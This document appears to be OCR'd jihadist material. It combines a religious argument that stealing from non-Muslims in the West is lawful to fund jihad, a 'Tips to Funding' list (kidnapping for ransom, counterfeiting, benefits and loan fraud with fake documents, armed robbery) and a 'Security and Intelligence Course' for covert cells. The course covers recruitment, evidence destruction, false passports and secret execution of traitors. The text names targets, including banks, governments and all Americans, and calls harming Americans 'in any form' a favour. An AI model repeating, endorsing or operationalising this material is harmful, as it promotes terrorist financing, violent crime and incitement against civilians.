Al-Zayghali in his commentary on *al-Hidāyah* entitled, "*Naşb al-rāyah fī takhrīj aĥādīth al-hidāyah*" explains the preceding statement by saying:

"This is because *ghanīmah* is what is taken by force and not by means of theft or embezzlement and the rule of one-fifth only applies to *ghanīmah*. Now if this individual or pair of individuals enter with the permission of the Imam then there are two opinions. The most famous is that what they seize is subjected to the one-fifth rule because the permission of the Imam means that he is obligated to protect them by reinforcements if they are endangered and thus they have a protection force and (the author of *al-Hidāyah* states:) "If a group who has a force enters and takes something, it is subjected to the one-fifth rule even if they didn't seek permission from the Imam." This is because it is taken by force so it is considered *ghanīmah* and the Imam is still obligated to protect them because if he doesn't then that will weaken the Muslims, unlike if only one or two persons enter then he is not obligated to protect them.""

Al-Zayghali is considering that what is taken is treated as *ghanīmah* if the individual or group of individuals has a force to protect them. This is not the case today with the mujahidin since there is no Imam or Islamic authority to offer them protection. Similar statements are made in other Hanafi references of fiqh such as "*al-Mabşūt*" and "*Sharĥ al-Saer al-Kabīr*" both by Imam al-Sarkhasi.

Therefore the Hanafi School considers that the one-fifth that is taken out from the booty and handed over to the Amir is in exchange of his protection. If this protection doesn't exist then the individuals or group of individuals are not obligated to pay anything. So if an individual takes wealth from the disbelievers in the land of war and he does not use force but takes it by means of theft or embezzlement, it is not considered *ghanīmah* according to the Hanafi School. So then what is it?

We find the answer in another Hanafi reference, "*al-Jawharah al-Nayerah*" by Abu Bakr al-Abbadi who states in his commentary on *al-Hidāyah*: "If one or two individuals enter *dār al-Ĥarb* without the permission of the Imam and they take something, then it is not subjected to the one-fifth rule, because it is not *ghanīmah* since *ghanīmah* is what is taken by force and not by theft or embezzlement. But if one or two persons enter with the permission of the Imam then there are two opinions. The famous opinion is that it is divided into five portions, four of which goes to the ones who seized it. The second opinion is that it is not divided into five portions because it was taken by means of theft. The first opinion is the strongest because since the Imam permitted them, then they have taken it under his protection and not by theft." He continues, "If a group who has force enters and takes something, it is subjected to the one-fifth rule even if they didn't seek permission from the Imam, because the group has strength and therefore what is taken by them is considered *ghanīmah*. But if they are a group who doesn't have a protection force and they enter without the permission of the Imam then what they take is not considered *ghanīmah* because *ghanīmah* is what is taken by force and these people are similar to thieves because they steal secretly and therefore it is not *ghanīmah*. Therefore, in this case what each individual seizes is for him and no one has a share in it because it is considered *mubāĥ* (permitted) just like hunting or wood gathering."

Notice here that Imam al-Abbadi compares this booty to hunting and wood gathering. This is because wild beasts and timber in the forest are not the "rightful property" of anyone. The reasoning behind comparing booty to hunting and wood gathering is because the property which exists in the hands of the disbelievers is not considered to be rightfully theirs in our Islamic shari'ah because of their disbelief and when Islam does give them the right to own it, it is an exception to the rule such as in the case of *ahl al-dhimma* after they pay *jizyah*. This is why our scholars say that Allah has called booty as "*fai'*" which means "to return", so they say that the property of the disbelievers that doesn't belong to them has "returned" to the believer: its "rightful owner."

6 Note: When scholars talk about the one-fifth rule it means that the money is classified as *ghanīmah*.

In "*al-Sear al-Saqhir*" (Hanafi) the author states: "If one, two or three men from amongst the Muslims or the *ahl al-dhimmah*, who have no protecting force, enter into *dār al-Ĥarb* without the permission of the Imam and they take booty and return with it to the land of Islam, then all of what they take is theirs and there is no one-fifth taken from it."

The situation of Muslims living today in *dār al-Ĥarb* would be similar to the above-mentioned case. The Muslims have no Imam to seek permission from, they have no protecting force, and what they can take would be by means of theft and embezzlement. So according to the rules set by the Hanafi School, the money seized by Muslims who are in *dār al-Ĥarb* can be appropriated in its entirety by themselves.

However, I would like to note that even if a Muslim today is allowed to do that, there are some points that need to be taken into consideration: The Hanafi's stated that a Muslim is "permitted" to steal money from the disbelievers in *dār al-Ĥarb* but they didn't state that there is a reward in doing so. They related that it is similar to hunting or wood gathering. In other words it is similar to making a living using other halal methods. However, we as Muslims should seek the wealth of the disbelievers as a form of jihad in the path of Allah. That would necessitate that we spend the money on the cause of jihad and not on ourselves.

We do not want such a fatwa to be misused by Muslims who are not concerned with jihad and are just interested in improving their own lot. The result of wide misuse of such a fatwa would cause authorities to restrict Muslims and view them with suspicion, which would eventually backfire on the ones who would truly want to serve the cause through such a fatwa.

The opinion of the other three schools of thought: Ibn Hamam in "*Fatĥ al-Qadīr*" says: "The *madhab* of al-Shafi'i, Malik and the majority of scholars is that what an individual takes by means of theft, it is considered *ghanīmah*."

He then says: "But we and Imam Ahmad - according to one of two narrations attributed to him - refuse to call it *ghanīmah* because *ghanīmah* is what is taken by force and not through theft or embezzlement. And since what the thief takes is by means of deception, then this is considered as a halal form of sustenance just like wood gathering or hunting."

Imam al-Sarkhasi narrates that Imam al-Shafi'i said: "*Ghanīmah* is property that the Muslims seize from the disbelievers by means of overpowering them." Imam al-Shafi'i then says: "And overpowering them includes using force openly or by deceiving them secretly since the Messenger of Allah ﷺ said that '*war is deception*'."

Therefore, according to al-Shafi'i, money that is taken from the disbelievers using clandestine methods should be considered *ghanīmah* even if the use of force is not involved.


In "*Tuhfat al-Muhtaj fi sharĥ al-Minhaj*" by Ibn Hajar al-Haytami (Shafi'i), he states: "Theft from *dār al-Ĥarb* is *ghanīmah*."

In "*Al-Minhaj*" by al-Nawawi (Shafi'i), he states: "Wealth taken from *dār al-Ĥarb* by force is *ghanīmah*, so is what is taken by an individual or a group by means of theft."

In "*Fatāwā al-Subkī*" (Shafi'i) the author narrates the opinion of two of the most prominent Imam's of the Shafi'i School: Imam al-Ghazali and Imam al-Rafi'i. He says: "Al-Ghazali said that if a Muslim steals money from the disbelievers then the entire amount becomes his property and the one-fifth is not taken from it. Al-Rafi'i adopts the opinion that the thief owns four-fifths of it just like all money of *ghanīmah*."

In "*Al-Furū*'" by Ibn Muflih (Hanbali): "If a group or an individual - even if the individual is a slave - enter into *dār al-Ĥarb* without the permission of the Imam, then their booty is *fai*'."

"We as Muslims should seek the wealth of the disbelievers as a form of jihad in the path of Allah. That would necessitate that we spend the money on the cause of jihad and not on ourselves."



Even though the majority opinion among the Hanbali school is that what is taken is *ghanīmah*, the author above here mentions another opinion and that it is *fai'*. It means that the entire amount needs to be handed over to the Imam to be distributed according to his discretion.

Imam Ibn Taymiyyah states in "*Al-Fatāwā*" that if a Muslim enters *dār al-Ĥarb*: "and kidnaps disbelievers or their children, or overpowers them in any way, then the souls and the wealth of the disbelievers are halal for the Muslims."

II. The issue of ribā in dār al-Ĥarb

Imam al-Kasani from the Hanafi School says: "If a Muslim or a *dhimmī* enters into *dār al-Ĥarb* with a covenant and he enters with a *Ĥarbī* in a transaction of *ribā* or another form of illegal transactions in Islam, that is permitted according to Imam Abu Hanifah and Muhammad."

However, we need to keep in mind that all of the other schools of thought have agreed that taking *ribā* from the "people of war" in *dār al-Ĥarb* is not permitted for a Muslim.

"The American people who vote for war mongering governments are intent on no good. Anyone who inflicts harm on them in any form is doing a favor to the ummah."

That is also the opinion of Imam Abu Yusuf from the Hanafi school who states that: "What is not allowed for a Muslim in *dār al-Islām* is not allowed or him in *dār al-Ĥarb*."[7]

III. In Conclusion

From the previous quotes of our early scholars the following can be deducted:

- All of our scholars agree on the permissibility of taking away the wealth of the disbelievers in *dār al-Ĥarb* whether by means of force or by means of theft or deception.
- Our scholars differ on how wealth taken by means of theft and deception should be divided. The majority believes it is *ghanīmah*. So one-fifth of it should be paid to the Amir to be spent on jihad. Alternatively, the Hanafi's consider it to be a source of income that belongs in its entirety to the ones who seized it. Finally, there is a minority opinion that it is *fai'* and therefore should be distributed according to the discretion of the Amir.

Implications on our present day work: Every Muslim who lives in *dār al-Ĥarb* should avoid paying any of his wealth to the disbelievers whether it be in the form of taxes, duties, or fines. If a Muslim is allowed to deceive the disbelievers to appropriate their wealth then he is also allowed to deceive them to avoid paying them his wealth.

Even though it is allowed to seize the property of individuals in *dār al-Ĥarb*, we suggest that Muslims avoid targeting citizens of countries where the public opinion is supportive of some of the Muslim causes. We therefore suggest that the following should be targeted:

- Government owned property
- Banks
- Global corporations
- Wealth belonging to disbelievers with known animosity towards Muslims

In the case of the United States, both the government and private citizens should be targeted. America and Americans are the Imam's of *kufr* in this day and age. The American people who vote for war mongering governments are intent on no good. Anyone who inflicts harm on them in any form is doing a favor to the ummah.

Careful consideration should be given to the risk vs. Benefit (i.e., *maslaĥa*) of any specific operation. Because of the very negative implications of an operation that is exposed, it is important that the benefits outweigh the risks.

For Muslims who are associated with groups that work for jihad, we recommend that the decision to involve oneself in any illegal activity to acquire money from the disbelievers be taken by the Amir and the *shūrā* of the *jamā'ah*. We say this because since there is a liability on the *jamā'ah*, the decision needs to be made by the *jamā'ah*. We also recommend that the decision on how to spend the money be left to the Amir and the *shūrā*. We need to mention however that if the *jamā'ah* adopt the view that what is seized is considered *ghanīmah*, then if a percentage less than 80% is to be given to the ones who seized it, that needs to done with the agreement of the participants of the operation because according to the rules of *ghanīmah* they are entitled to the full 80%. The same is said if the *jamā'ah* follows the Hanafi opinion.

It is recommended that Muslims who are not associated with groups that work for jihad and who acquire wealth from the disbelievers by illegal means to donate all that money to the cause of jihad unless if they are in need then they can take from it accordingly but not to exceed 80%. Islamic work cannot depend on volunteers. In order to support brothers who are willing to work full-time for Islamic causes, their income can be taken from wealth seized from the disbelievers. This should be one of the categories in which appropriated money is spent. This is especially important with jihad oriented groups

7 Note: Some Muslims living in the West today claim that since it is allowed to take interest from the disbelievers then we are allowed to finance our houses through mortgaging. These Muslims have been deceived by Shayṭān and the misguided scholars. The Hanafi School which these scholars quote to support their opinion only allows the Muslim to "take" interest and not to "pay" it. The reasoning of the Hanafi's is that taking interest from the disbelievers is taking money that is halal for us to start with since their lives and property are halal for Muslims. So how can we then use such a fatwa to claim that we are allowed to pay them our money?!

"In response to the claim that such fatāwā would "tarnish the image of Muslims in the West," I would say: Since when did the West have a good image of Islam and Muslims to start with? The West has always held Islam and Muslims in contempt. Just look at Western literature and to the portrayal of Muslims in the Western media."

because it is the work chosen only by the best of the best and therefore there is only a small pool of human resources that exists. So it is important to have as many brothers as possible devote their time to the work rather than spend their prime time seeking a living and only giving their spare time for the work. They should follow the sunnah of the Messenger of Allah ﷺ and live off of *ghanīmah*. This is especially important for brothers who are in positions of leadership in their *jamā'ah*.

Since jihad around the world is in dire need of financial support, we urge our brothers in the West to take it upon themselves to give this issue a priority in their plans. Rather than the Muslims financing their jihad from their own pockets, they should finance it from the pockets of their enemies.

In the end I would like to respond to what some weak Muslims might say that such *fatāwā* would "tarnish the image of Muslims in the West" and are "not good for the *da'wah*".

In response to the claim that such *fatāwā* would "tarnish the image of Muslims in the West," I would say:

- Since when did the West have a good image of Islam and Muslims to start with? The West has always held Islam and Muslims in contempt. Just look at Western literature and to the portrayal of Muslims in the Western media.
- The only way for them to have a good image of you is to become like them. Allah says: {**The Jews and the Christians will not be pleased with you until you follow their way**} [2: 120].
- Allah says about His *awliyā*': {**They do not fear the blame of the blamers**} [5: 54]. Therefore you should not be concerned about what the disbelievers think of you but you should be concerned about what Allah, His Messenger ﷺ, and the believers think of you.
- The West has been plundering our wealth for centuries. Now is the time for payback. *In Shā' Allāh*, the chickens will come home to roost.

In response to the claim that such *fatāwā* are "not good for *da'wah*", I say:

- The best thing for *da'wah* is the sword. And such *fatāwā* are going to support the sword. So eventually it is good for *da'wah*. When the Messenger of Allah ﷺ was giving *da'wah* in Makkah for thirteen years, only a few hundred became Muslim. When he made hijrah to Madinah, within ten years, over a hundred thousand became Muslim. So how come his *da'wah* in Madinah was much more fruitful than his *da'wah* in Makkah? That was because he was using a superior form of *da'wah* in Madinah and that is the *da'wah* of the sword.
- Jihad today is *farđ 'ayn* (individually obligatory). It therefore supersedes *da'wah* in importance because *da'wah* is *sunnah mu'akkadah* (recommended act) or *farđ kifāyah* (communal obligation) at most. So anything that supports jihad should take precedence over things that support *da'wah*.

Dear brothers: Jihad heavily relies on money. In Qur'an, the physical jihad is associated with jihad with one's wealth in eight verses. In every verse but one, jihad with wealth preceded the physical jihad. That is because without wealth there can be no jihad. Our enemies have realized that. Therefore they are "following the money trail" and are trying to dry up all the sources of funding "terrorism".

Our jihad cannot depend wholly on donations made by Muslims. The Messenger of Allah ﷺ sent many armies for the sole purpose of raiding caravans of the disbelievers. Not only was jihad financed by booty but also throughout our early history the Islamic treasury itself was mostly dependent on income generated from jihad. A tax called *kharaj* was placed on land opened by Muslims, enslaved POWs would be sold, and the people of the book paid *jizyah*. All of these sources were generated through jihad. Zakah and *Şadaqah* represented only a small portion of the income of the Muslim government.

It is about time that we take serious steps towards securing a strong financial backing for our work rather than depending on donations.

May Allah grant us the high status of the mujahidin and forgive us all.

Funding

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Read Dispossessing the wealth of the Disbelievers & Afrikii Sec Course - the Chapter on Funding

Tips to Funding

Various ways can be used to fund from Dar al-Kufr. I have listed only a few methods but I'm sure you'll find effective ways on funding Jihad

1- Kidnapping (will talk about this later) and holding to Ransom anyone of high importance or of a rich background. Be very careful in this method!


2- Stealing goods- this can range in many various ways and methods either digitally and physically

3- Counterfeit Money

4- Welfare/benefits- a slow steady stream of money which can be effective and yet less conspicuous method.

5- Bank/Student/internet quick Loans- a quick method of income (use fraudulent documents when attempting any type of fraud)

6- Armed robbery



Use You Imagination!

Notes from the Security and Intelligence Course

Introduction:

This English translation is a summarized version from the original Course conducted by Mujahideen in Urdu language. This course is designed primarily for brothers who will be working in high risk areas. The course focuses on both Security and Intelligence. Since our main goal is to provide brothers with an idea of Security we decided omit a lot of details which were focused purely on Intelligence.

The main basis of the original Course, was taken from a Pakistani intelligence manual. Hence some of the topics are focused to such an environment as Pakistan. But still this remained as the basis of almost all the Security and Intelligence courses which are given in Khurasaan, whether in Urdu Pashto or Arabic.

That being said, Security policies are something which changes radically, depending on Countries, Cities and current state of affairs. It even varies from person to person. Hence it is impossible to provide a wide scale Security course.

As said, our intention of Publishing an English version of this Course, is to provide “basic Principles of Security” for working brothers in America, Europe and elsewhere, by which they can initiate their own local rules and standards.

THE SECURITY OF A COUNTRY CAN BE SPLIT INTO TWO BRANCHES:

1. Internal security
2. External security

Internal Security:

Their work is to control uprisings and rallies using the necessary methods. The first line of defense for the state comes from the police-whose job is to limit crime. The next line is the rangers. Their role is to protect the different areas in the country and to monitor who is entering and exiting the specific area. In addition, if they are also used to break up protests.

One thing you must know is that if the police/rangers have sincerity in their work, then you will ultimately have justice. However if they take bribes, kick backs, etc then injustice will follow. This will eventually lead to uprisings in the country. An example of a good government is the Taliban. Their law enforcement acted upon the shariaa-enjoin good and forbid evil-. Taqwa does not come from the job, it comes from iman. If the police have iman, this will lead to taqwa, which results in justice on the land. There are different levels of iman. The first is to stop the evil with the hand. The second is to stop the evil using the tongue. The third and lowest is to hate it with the heart. Al hamdullilah the Taliban implemented the first level, which was the reason why all the kuffar in the world joined forces to attempt to bring it down.

The next line of defense is the army. It is split into categories;

Land, Navy, and the Air force. All of them focus on the external security of the nation. However, there is one other part of the army who deals in internal security. In Pakistan, they are called the FIA. They are the most dangerous to the mujahedeen. There sole target is to search for people who have the jihad ideology. Even if they were only searching for one individual with such ideas, they will be willing to use 1000 employees to track him down. The reason for this is that a person with an ideology is very dangerous and can cause an uprising. An example is sheikh Osama Bin Laden (May Allah preserve and protect him) who decided to do something for this great deen, and this has caused immense fear in the ranks of the kuffar. He was a single person, who with small steps reached to this level. It is like small drops of water that eventually cause a stream. And from this, we can draw a very important principal 'Beneficial work is something that you can continue in it'.

External Security:

The main priority for this type of security is to preserve any secret of Pakistan leaking to the outside world. The second priority is to steal secrets of other countries. The main organization that carries out these activities is the ISI. Their greatest loss was Dr Abdul Qadir Khan being caught selling nuclear information abroad. Whereas their most famous achievement was in 1991. Israel and India wanted to launch an attack on the nuclear plant in Pakistan using jets and other aircrafts. However an Iraqi (or Iranian) person had informed the ISI of the plan 12 hours before it was due to be executed. The Pakistani government arranged its forces to be on standby for an imminent attack, which resulted in the cancelation of the

assault on the nuclear plant. Ironically, it was someone in the Pakistan intelligence that had leaked this information (that the Pakistan government knew of the impending attack on the nuclear plan) to the Israelis and Indians which led them to cancel the mission. We must understand that as intelligence agencies try to infiltrate other intelligences, the same is true when they try to infiltrate the mujahedeen.

WORKING AS A GROUP

Where does the intelligence operate?

The most important for the intelligence is to employ agents as journalists. Then they use taxi drivers, shop owners, etc. However the most common are journalists, an example is Daniel Pearle, who was an agent for the intelligence services in America. When an agent uses such a cover, he is free to travel to any location in the world with the perfect cover. So when he probes and asks people sensitive questions, he is doing his job- as journalist like to get to the inside of any story-. Another reason is that it is a respectable profession and provides the opportunity to mix with the bureaucrats and senior officials of any country as you will always be interviewing them and attending their press conference.

Personal Security:

One of the main roles of any group is to protect its group members. And out of the entire group, the brothers involved in intelligence are the most important. The main reason for this is that they possess secret information about missions and other sensitive data.

In a group you have 2 types of members:

i) Open brothers-these include drivers for the group, trainers, etc.

ii) Secret brothers-Brothers who gather intelligence,

brother involved in travelling, etc.

As mentioned above, the cream of any group is its intelligence members. They require different covers. The biggest target for the kafir intelligence is to get hold of our intelligence brothers – due to the important information they possess.

In some occasions, you will work by yourself. However in other times you are required to work in a group. How do you recruit?

Qualities of a group member:

i) Muslim

ii) Have some sort of education: This enables him to understand and comprehend at lot easier and quicker. The type of education could either be secular (school/college) or Islamic (madrassa). The ideal is to have both types of education. However it is very difficult to find this. When you do, you must take extra care in looking after him.

iii) He should be willing to work for this deen-For the sake of Allah and for assisting this ummah: This quality should make him loyal to this cause. We should understand that the peak of Islam is jihad; therefore we should expect shaytaan to try very hard to lead us away from this path. An example of this could be causing difficult and problems for your family, however a true mujahid would not let this dissuade him from jihad as he knows there are 1000s of Muslim families that are suffering at the hands of the kuffar.

iv) A brother who has tarbiyah: This involves the brother understanding the correct ideology and methodology, and he is willing to sacrifice everything for this ideology. 'Someone who is focused on his target regardless of its conditions'. i.e. he is willing to stick to this path whether the path is an easier or difficult. You can test for this quality by putting the brother through trials of varying nature to see if can work under difficult conditions and to remain focused on the task. You can also observe if he obeys the leader's decision under difficult tests. It is important to teach him not to get used to a routine, i.e. eating at certain time, sleeping at certain time. When working in high risk areas, you must not have any routine.

v) Intelligence and confidence: This is useful if he was confronted by authorities or intelligence. He will not become nervous and ruin an entire operation.

vi) Should be loyal: If he does not have this quality, then he may work for the enemy the next day if he is offered and enticed with money. A senior brother named Sheikh Khalid was arrested in Pakistan due to this problem. He used to work with a Pakistani ansar who fought in the jihad against the Russians and consequently lost one of his legs. During their time together, this ansari noticed that the sheikh had a very large amount of money with him. Despite all the years he participated in jihad, shaytaan tempted him in arranging to take the money from him. He wanted to arrange to split the money with the officer in charge of arresting the sheikh. He went to the senior officer in the area to and told him his aim (namely, if he agreed to

split the money 50:50, he will lead the officer to the house and arrest the brother). When the officer heard this, he got very angry with this ansari and told him to fear Allah and not to assist the Americans. He continued to scold him and then advised him to go home and to forget about such an idea. After 10 days, this ansari once again began to think of the money, so he went to an officer who was more senior than the previous. This officer led the raid and arrested this brother and seized the money. They handed the sheikh to the Americans. After a short while, this ansari went to this senior officer and asked him about the money, to his surprise, the officer began to blame this ansari for supporting and assisting terrorists. He consequently arrested this ansari, handed him over to the Americans, and they eventually sent him to Cuba. Look at this loss! He neither got the hereafter or this dunya. This is a valuable lesson for any mujahid; namely, just because you are doing jihad now, do ever think the shaytaan will leave you alone. Instead he will work even harder and tempt you like he has never tempted you before.

vii) Not to be stubborn:

viii) Someone who does not cause problems amongst the brothers: As this could affect the way the group operates and it may affect future plans.

ix) Someone who is not greedy and does not love the dunya: This could open the door for our enemies to be able to buy this brother.

x) Someone who does not ask too many questions that do not concern him: if he is captured and forced to reveal

all the information, the damage to the group and work is restricted and limited.

xi) Should not talk too much: Some information may slip by accident.

Documents of the group

These include brother's names, group's aims, future plans, etc. They can be in the following formats; Files, CD/disk, audio, video or pictures. They should never all be put in one place. There are different types of files:

1) Normal files: It contains the expenses of the group, e.g. food, petrol, doctor fees, etc.

2) Confidential files: it has the basic secrets of the group and the names of the group members.

3) Secret files: It contains the names of some of the leaders, and the brothers that have low level work in sensitive areas.

4) Sensitive files: It contains the planning of the group, who are its donors, the aim of the group and its policies.

5) Top secret: It contains information about the brothers in intelligence, where they are working, reports on VIPs and similar high sensitive information.

If the normal/confidential/secret files are lost, it should be investigated. The brothers should be stripped of his responsibility and removed from his position. There is no

severe punishment. However, if the sensitive/top secret files are lost then there needs to be a full investigation. After the investigation, if it is proved that the individual betrayed (he becomes a traitor) the group, then he must executed. This should be done in secret and his crime should not be revealed to the rest of the group.

Files should not be swapped amongst group members except by the permission of the leader. If a file is sent to you and you do not know why and how it got to you, you should report it to the senior brothers. If you notice someone who has carelessly left a file, you must give it to the senior brothers and let them reprimand the brother accordingly. If a file is lost, all the information it contained should be made safe. For example, if the brothers stored weapons in a particular house, and the file mentioned this, then it is incumbent that the brothers move the weapons to another location.

File transferring

You must first check if the file does need to be sent. If the situation allows you, you should take a signature of the receiver in order to confirm that you have transferred it to him. With this, you should also include the type of file, the quantity of files, etc. If the file is very important you should split it into 3-4 parts. So if one part is lost or intercepted, it doesn't result in the loss of the entire file.

The brother transferring the file should know if the file he has is important or not (in order for him to take extra care if needed). He should also memorize the information of final destination such as the name of the brother, the address, etc. if he must write it; he should make sure all the information is coded well.

Normal files can be sent through an average brother. Confidential and secret should only be transferred by reliable and selected brother. Sensitive and top secret files should never be transferred.

The way to destroy files

You must first cut into small pieces, then burn it, then pour water over the ashes or remains. If you use a ball point pen to write on paper, make sure to destroy at least 3-4 pages beneath the page you wrote on. Try to get into the habit of using gloves to touch such files. This is so if such files get into enemy hands, they cannot retrieve any DNA.

Fundamentals of Identification documents

Do not keep your passport in the place you live if you are in the land of the enemy. This reason is that if the police raid the house and seize the passport, you will not be able to get out of the country easily. You must always carry your ID with you according to your cover. Never carry two different Ids at the same time. You should always use fake documents when doing operations.

There are 3 types of passports:

i) Original-you should never carry this on any operation.

ii) One with a photo, the data on it is either fake or of someone else.

iii) Both the photo and data are of someone else.

Ideally, the leader and the intelligence brothers should have a

number of passports of different countries so if the need comes, they can easily be moved.

How is information exchanged between group members?

There are numerous ways information can be sent; letters, mobile, internet, etc. You must be aware that the intelligence knows about these different ways. Therefore they employ many agents who are multilingual. They place agents in post offices and use machines to read certain suspicious looking letters. If the letter is coded, they will let it go and trace the person who is receiving it.

Another way the intelligence intercepts information is to place their agents in phone networks. It is especially important for them to use multilingual agents here as they will be listening to people's conversations. They trace all international calls. They have introduced a system in the networks that causes the system to be alerted automatically whenever a key word is used. There are many key words, such as Osama, Iraq, Afghanistan, Libya, taghut, etc. In Pakistan, if an individual uses such words and is traced, they will put surveillance on him for 3-6 months. An example which is related to our topic on mobile communication is of a Saudi brother in 1997-98 who was involved in jihad. He was a very sociable brother and always used to insist on taking the brothers phone numbers in order to contact them. Some were hesitant, but as this brother was a senior brother, they felt there will be no risk in giving such information. The intelligence arrested this brother, confiscated his mobile phone and to their amazement, they found 700 numbers on his phone. They had kept him in custody for 6 months, whilst they traced all of the individuals on the phone.

Within 3 days, they arrested 70'000 brothers. We can draw a very important lesson, namely, when we do work, we do not base our decisions to give sensitive information on whether you trust a brother or not. Instead, you should base it according to the necessity and whether you need to give out this information. This is what we call a 'cut out system'.

